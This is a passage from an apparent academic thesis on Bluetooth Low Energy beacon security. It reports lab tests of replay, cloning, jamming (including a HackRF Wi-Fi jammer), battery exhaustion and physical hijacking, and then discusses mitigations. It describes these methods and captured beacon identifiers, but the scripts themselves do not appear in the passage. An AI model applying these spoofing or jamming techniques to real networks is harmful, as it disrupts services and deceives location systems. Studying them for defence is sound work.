- **Battery Exhaustion Attack:** An attacker prevents a beacon device from entering into low-power mode by making multiple fast connections, draining its battery quickly, with the goal of making the beacon go offline.
- **Jamming Attack:** An attacker sends needless signals through the communica-

tion channel creating radio noise between the connected devices, preventing the real communications from happening.

- **Physical Hijacking:** This attack is the easiest to do and can be done by everyone regarding having or not having knowledge in the IT area, which makes it the biggest threat to BLE beacons. A malicious actor can remove, destroy, obstruct, and change the position of the target device, corrupting the overall system functionality. This attack can be voluntary or involuntary.

4.2.1 Replay Attack

In the given context, a replay attack happens when a BLE advertisement device, in this case, an ESP32, is used to advertise a specific previously captured data package. For this attack, the malicious actor needs to have proximity to the target beacon, in order to capture its data and then replay it where and when he wants.

Figure 4.2: Beacon data sniffing architecture.




Figure 4.3: Replay data captured architecture.

The first step to test this vulnerability was to use the ESP32 to capture BLE advertisement packets from the target beacon, Figure 4.2. The captured data of the test is

presented in Figure 4.4, and was used the script presented in Listing A.1 to perform this data sniffing. The captured data was analyzed to understand its structure, specifications, and other relevant fields.




Figure 4.4: Replay data captured architecture.

Considering the data package flagged in the previous figure, the following specifications can be spotted:

- **Device Name:** Not specified (empty)
- **Device MAC Address:** 00:fa:b6:04:79:a7
- **Manufacturer Data:** 4c000215f7826da64fa24e988024bc5b71e0893e1dc5a615ac

The manufacturer data field contains a sequence of bytes. The first two bytes are normally used to identify the manufacturer, and the remaining bytes can be used for custom data. The first two bytes, "*4c00*," represent the manufacturer identifier, which corresponds to the Bluetooth Special Interest Group (SIG) assigned number for Apple Inc. The remaining bytes contain additional information specific to the beacon configuration and data.

The next step was to create a new advertising packet with the extracted data and use the ESP32's BLE library to set up an advertising interval and transmit the advertising packet, Figure 4.3. The script used is presented in Listing A.2.

After starting to transmit the advertisement packet, the application nRF Connect was used to scan the nearby BLE packages. The one re-transmitted was successfully captured as if it were coming from the original beacon, as can be seen in Figure 4.5.




Figure 4.5: Re-transmitter advertisement data captured using nRF Connect app.

4.2.2 Device Cloning

A device cloning attack is similar to the previous attack. The microcontroller ESP32 was used to advertise the same data as the target beacon, Figure 4.6. For this attack, the malicious actor needs to have proximity to the target beacon.

Figure 4.6: Beacon cloning architecture.

Similar to replay attack (subsection 4.2.1), the data specifications of the target beacon were sniffed using the application nRF Connect, as depicted in Figure 4.7.




Figure 4.7: Target beacon data specifications.

The most important specifications gathered from this capture were the following:

1. **Device type:** Beacon (0x02);
2. **Company:** Apple, Inc. (0x004c);
3. **UUID:** f7826da6-4fa2-4e98-8024-bc5b71e0893e;
4. **Major value:** 5895;
5. **Minor value:** 10259.

With these specifications was possible to clone the ESP32 microcontroller to advertise data with exactly the same specifications as the target beacon. The script used to perform this attack is presented in Listing B.1. The application nRF Connect was used again to check if the cloned ESP32 was advertising the same data as the target beacon. As can be seen in Figure 4.8, the specifications of the ESP32 advertisement are the same as the target beacon, which means that every application using Universal Unique Identifier,

major and/or minor values to detect the target beacon will consider the cloned ESP32 as the real device.




Figure 4.8: ESP32 microcontroller cloned pretending to be the targeted beacon.

4.2.3 Jamming Attack

In order to conduct a jamming attack within a physical environment with a beacon network, a high-frequency transmission device is necessary. The ESP32 microcontroller, which was used in previous attacks, does not suit this purpose due to its limited advertising power, making it unable to saturate the full bandwidth used by the BLE protocol with randomly generated noise. As an alternative, a HackRF One device was employed for this experiment. The HackRF device is capable of advertising up to 20 million samples per second. The architecture for this attack is presented in Figure 4.9.




Figure 4.9: Jamming architecture using HackRF.

As discussed in Section 2.1.1, the physical layer of BLE operates within the 2.4 GHz spectrum and has three advertisement channels located at 2402 GHz, 2426 GHz, and 2480 GHz. In theory, if these three channels become overloaded with noise packages, new BLE beacon packages may fail to reach their intended destinations [17].

Several attempts were made to jam all three desired channels simultaneously using the GNUradio software within a Linux virtual machine to program the HackRF device. However, after several trial-and-error attempts and further research, it was discovered that a single HackRF device can transmit on only one specific frequency channel at a time.

In addition, to test the functionality of the HackRF, a flowchart was developed to function as a Wi-Fi jammer, presented in Figure 4.10. This flowchart generates a noise source with random data at a specific frequency. To jam a Wi-Fi network, it is essential to determine the channel on which it is operating. For this purpose, the mobile application *Wi-Fi Analyzer*[1] was employed, which graphically displays nearby Wi-Fi networks and their respective channels, Figure 4.11. Once the channel is identified, the corresponding frequency was configured in the flowchart. The sample rate was configured to the highest possible (20 millions per second). Upon executing the program, it was confirmed to be

[1]Google Play Link: `https://play.google.com/store/apps/details?id=com.farproc.wifi.analyzer`

effective. This observation is particularly significant because many beacon devices also support Wi-Fi. It is worth noting that the choice of a specific antenna is critical when using the HackRF One device. Certain antennas are designed to operate within specific bandwidths. In this case, switching from a 1 GHz antenna to a 2.4 GHz antenna was necessary to ensure that the flowgraph could function correctly and enable the HackRF to transmit on the desired frequency (2426 GHz respectively).




Figure 4.10: Flowchart of the implemented Wi-Fi jamming attack. Time and frequency plot results obtained while jamming.




Figure 4.11: Wi-Fi analysis using Wi-Fi Analyzer to verify the channel used.

4.2.4 Battery Exhaustion Attack

In order to execute a battery exhaustion attack on a specific beacon, it is necessary to establish multiple fast connections to prevent the target beacon from entering sleep mode. As discussed in Section 2.1.1, beacons employ sleep mode as a means to save battery power. The base concept is that by preventing the device's ability to enter sleep mode, we can accelerate the depletion of its battery. The architecture for this attack is illustrated in Figure 4.12.




Figure 4.12: Beacon battery exhaustion architecture.

Since Kontakt beacons were employed for this test, to execute this attack, was used the Android SDK sample code available in the *KontaktIO* GitHub repository [64]. The Android Studio Integrated Development Environment (IDE) was used to manage the code, and the application was run on the specific mobile device outlined in the experimental setup section. The target beacon device, identified by the UUID: '11o000xD' had a battery level of 54% before the attack, as depicted in Figure 4.13




Figure 4.13: Target beacon UUID and battery level specifications.

Inside the cloned code, the focus was on *BeaconConfigurationActivity.java* activity, specifically within the function named *onConfigurationReady()*. The sole modification made to the code was the inclusion of a for loop, enabling the beginning and ending of connections nearly simultaneously. This process was repeated 100,000 times, as demonstrated in Listing C.1.

Following the compilation of the code and the installation of the application on the

mobile device, as illustrated in Figure 4.14, the process of establishing multiple rapid connections with the target beacon was initiated. The code ran for approximately 2 hours. Subsequently, the battery level was rechecked and remained at 54%, showing no reduction. This leads to the conclusion that attempting to perform a battery exhaustion attack through this mechanism was unsuccessful.




Figure 4.14: Battery exhaustion application interface.

4.2.5 Physical Hijacking Attack

In order to successfully execute a physical hijacking attack, the malicious actor must gain physical access to the real environment in which the target BLE beacon is deployed, as depicted in Figure 4.15. This form of attack presents a significant threat due to its accessibility, as it does not require any specialized IT knowledge, making it a bigger target for a wide range of potential attackers.




Figure 4.15: Physical hijacking attack architecture.

Once inside the targeted environment, the malicious actor has the capability to carry out a series of actions that constitute physical hijacking.

Two simple tests were conducted to simulate a physical hijacking attack. The first test involved covering the target beacon with a hand. While this action did not completely block or prevent advertisement packets from reaching the receiver device, it was observed that the Received Signal Strength Indicator (RSSI) value decreased.

Figure 4.16 illustrates a moment of capturing BLE packets using the nRF Connect mobile application. All eight beacons were uniformly configured with the same transmission power and advertisement rate and were positioned all at the same distance from the receiver device (mobile device). A hand was placed over the target beacon, which, in this case, had the MAC address: *00:FA:B6:05:07:75*. It is noticeable that all the beacons exhibited RSSI values within the range of -70dBm to -77dBm. However, the target beacon showed a visible reduced RSSI value of -92dBm.

This decrease indicated that fewer packets reached the receiver, resulting in a reduction in the overall transmission range of the beacon. It is important to note that this test did not constitute a complete DoS attack. However, it did compromise the target beacon's operational performance, causing it to transmit at a reduced rate and limiting its discoverability within specified areas. Similar results were obtained by placing other objects with varying degrees of thickness over the beacon, such as a stack of books and a wooden object.




Figure 4.16: Physical hijacking attack first test result - object over.

The second test involved the implementation of a Faraday Cage [91][81], with one beacon placed inside to effectively block its packets from transmitting beyond the cage. The efficacy of this test depends on the electrical conductivity of the material used. When electromagnetic waves encounter a conductive material, such as metal, the free electrons within the material can easily respond to the incoming electromagnetic field. Consequently, the electromagnetic waves are either reflected or absorbed by the conductive material, preventing them from passing through and reaching the interior or exterior of the cage. This means that various forms of electromagnetic waves, including RF waves, microwaves, and others, are unable to penetrate the cage's boundaries, regardless of whether the source is external or internal. Consequently, any equipment positioned inside the cage is isolated from communication with external equipment.

To conduct this test, a simple metal wire mesh was used as a Faraday cage. The target

beacon, which has the same MAC address as in the previous test (*00:FA:B6:05:07:75*), was positioned within the cage. Subsequently, the nRF Connect application was once again used to scan nearby BLE packets. The results of this scan are presented in Figure 4.17, revealing that the target beacon is undetectable. This outcome demonstrates the successful operation of the Faraday cage in implementing a physical hijacking attack and its potential to be employed for conducting a type of DoS on beacon devices.




Figure 4.17: Physical hijacking attack, second test result - Faraday cage.

These were only two of the attack possibilities tested, yet many more strategies can achieve the same level of effectiveness. Examples include relocating the beacon from its current position to another, which could misbehave the overall performance of the IPS, or even the act of destroying or stealing the beacon device itself. Tampering with the beacon device is also possible [69], however, it requires a substantial level of IT and electronic

expertise, as well as a deep understanding of the target architecture.

4.3 Mitigation Measures

Ensuring security and privacy for devices, data, and networks in the field of IoT is a formidable challenge. Given that IoT has become an integral part of our daily lives, prioritizing security is imperative for both current and future applications. The design and development of security and privacy management features for IoT devices are guided by various factors, including optimal performance, low power consumption, resilience against attacks, data tampering prevention, and end-to-end security. It is important to note that implementing these security features often results in a trade-off involving performance reduction and increased power consumption [26]. In the realm of IoT, which includes BLE beacon deployment, four fundamental principles underlie the foundations of security and privacy: confidentiality, availability, integrity, and authenticity [34][56][29]. These principles are essential for ensuring and safeguarding the functionality and data integrity of beacon networks. Security considerations are almost always not consistently integrated into the entire lifecycle of IoT device production. These considerations should include various layers, from the foundational levels like hardware and firmware, covering the physical, data link, network, and transport layers, to the upper layers, including session, presentation, and application layers, encompassing both the frameworks and applications. Unfortunately, a significant number of IoT devices lack support for firmware and software updates, making them highly susceptible to potential vulnerabilities, exploits, and attacks.

1. **Confidentiality:** This principle involves protecting sensitive information from unauthorized access or exposure. It is critical to safeguard data transmitted via BLE beacons. Most often, data encryption mechanisms are employed to prevent unauthorized access to the transmitted data;

2. **Availability:** This principle includes the ability of networks and devices to be accessible and fully functional when required. Ensuring availability is crucial for mission-critical applications, such as healthcare settings where BLE beacons are used for machinery and patient tracking. The implementation of redundancy and monitoring systems play a key role in maintaining this principle;

3. **Integrity:** This principle encompasses the protection of data, physical devices, and applications from unauthorized tampering or modifications. In the context of BLE beacons, ensuring the integrity of the information they transmit and preventing tampering of the physical device is very important;

4. **Authenticity:** This principle validates the genuineness of devices and the data they transmit. In specific use cases, such as access control and building security, BLE beacons are employed to authenticate the identity of users or devices. Ensuring the authenticity of these beacons is essential to prevent unauthorized access.

In response to the vulnerabilities tested in Section 4.2, mitigation methods related to these four principles will be presented.

4.3.1 Replay Attack Mitigations

- **Packet Authentication**: is a method of ensuring that data received has not been tampered during transmission, using Message Authentication Codes. In the context of BLE beacons, this can be accomplished by encrypting advertisement packets to ensure their authenticity [67]. Using a pre-shared key, these messages allow two devices to confirm the integrity of exchanged data. To produce unique message authentication codes for each advertisement packet, this method can be accomplished by using a cryptographic hash function and a secret key. Then the receiver device uses the same hash function and key to generate a code. If the calculated code is equal to the received one, the authenticity of the packet is confirmed [103].

- **Timestamping**: this technique is especially effective in preventing replay attacks, as it allows the receiver device to ensure that the received packets are not a replay of any older packets [3]. This method can be implemented by adding a time value to each individual advertisement packet before being sent. This value can be the current time or a sequence number. Then the receiver device compares the received packet's timestamp with the current time or a window of acceptable times or values. If the timestamp value matches the requirements the packet is accepted, otherwise if the timestamp is too old or too far in the future, the packet is rejected.

- **Track Anomalies**: monitoring and logging anomalies involves constantly observing the behavior of a certain device network. Specifically, a BLE beacon network requires controlling the advertisement process and looking for patterns that are not normal or have unusual behavior. This proactive method assists in the discovery of potential threats or attacks that target the BLE network [7]. This monitoring system can be used to analyze trends in the advertisement traffic over time. Anomalies may include unexpected activity, unusual advertisements, or even irregular advertisement intervals. The system can also monitor the frequency and power of advertisements. Thresholds can be defined to determine and accept advertisement frequencies with specific power levels and exclude the ones that exceed them. A device advertising too frequently or infrequently, with an unusual transmission power, could indicate a replay attack. It should also be considered if a device usually operates in a specific location and suddenly starts transmitting in a different location. Furthermore, Machine Learning (ML) algorithms can be implemented to perform anomaly detection [12]. These models learn from the normal behavior of the BLE network patterns and can spot irregularities without depending on predefined rules.

4.3.2 Device Cloning Attack Mitigations

- **Cryptographic Mechanisms**: by adding cryptographic signatures is certain that the received packets are authentic because only devices with matching private keys can craft valid signatures [39]. It should be used asymmetric cryptography to sign the advertisement packet and append the signature, before being sent.

- **Switching Advertising Data**: this method requires regularly and dynamically changing the content of the advertisement packets. This way a malicious actor will have difficulty cloning a device once its information is constantly changing. To implement this mechanism, the devices should alternate their identifiers in the advertisement packets and change their format periodically.

- **UUID Switching**: this method is related to the previous one, it consists in changing the beacon Universal Unique Identifier regularly, making it difficult for a malicious actor to clone the target device impersonating it. When implementing this mecha-

nism, the UUID should be changed at predefined intervals or triggered by specific events or warnings.

4.3.3 Jamming Attack Mitigations

While Bluetooth already employs frequency hopping, switching between three advertisement channels, which makes it harder for malicious actors to execute a jamming attack, additional mitigation techniques can be applied.

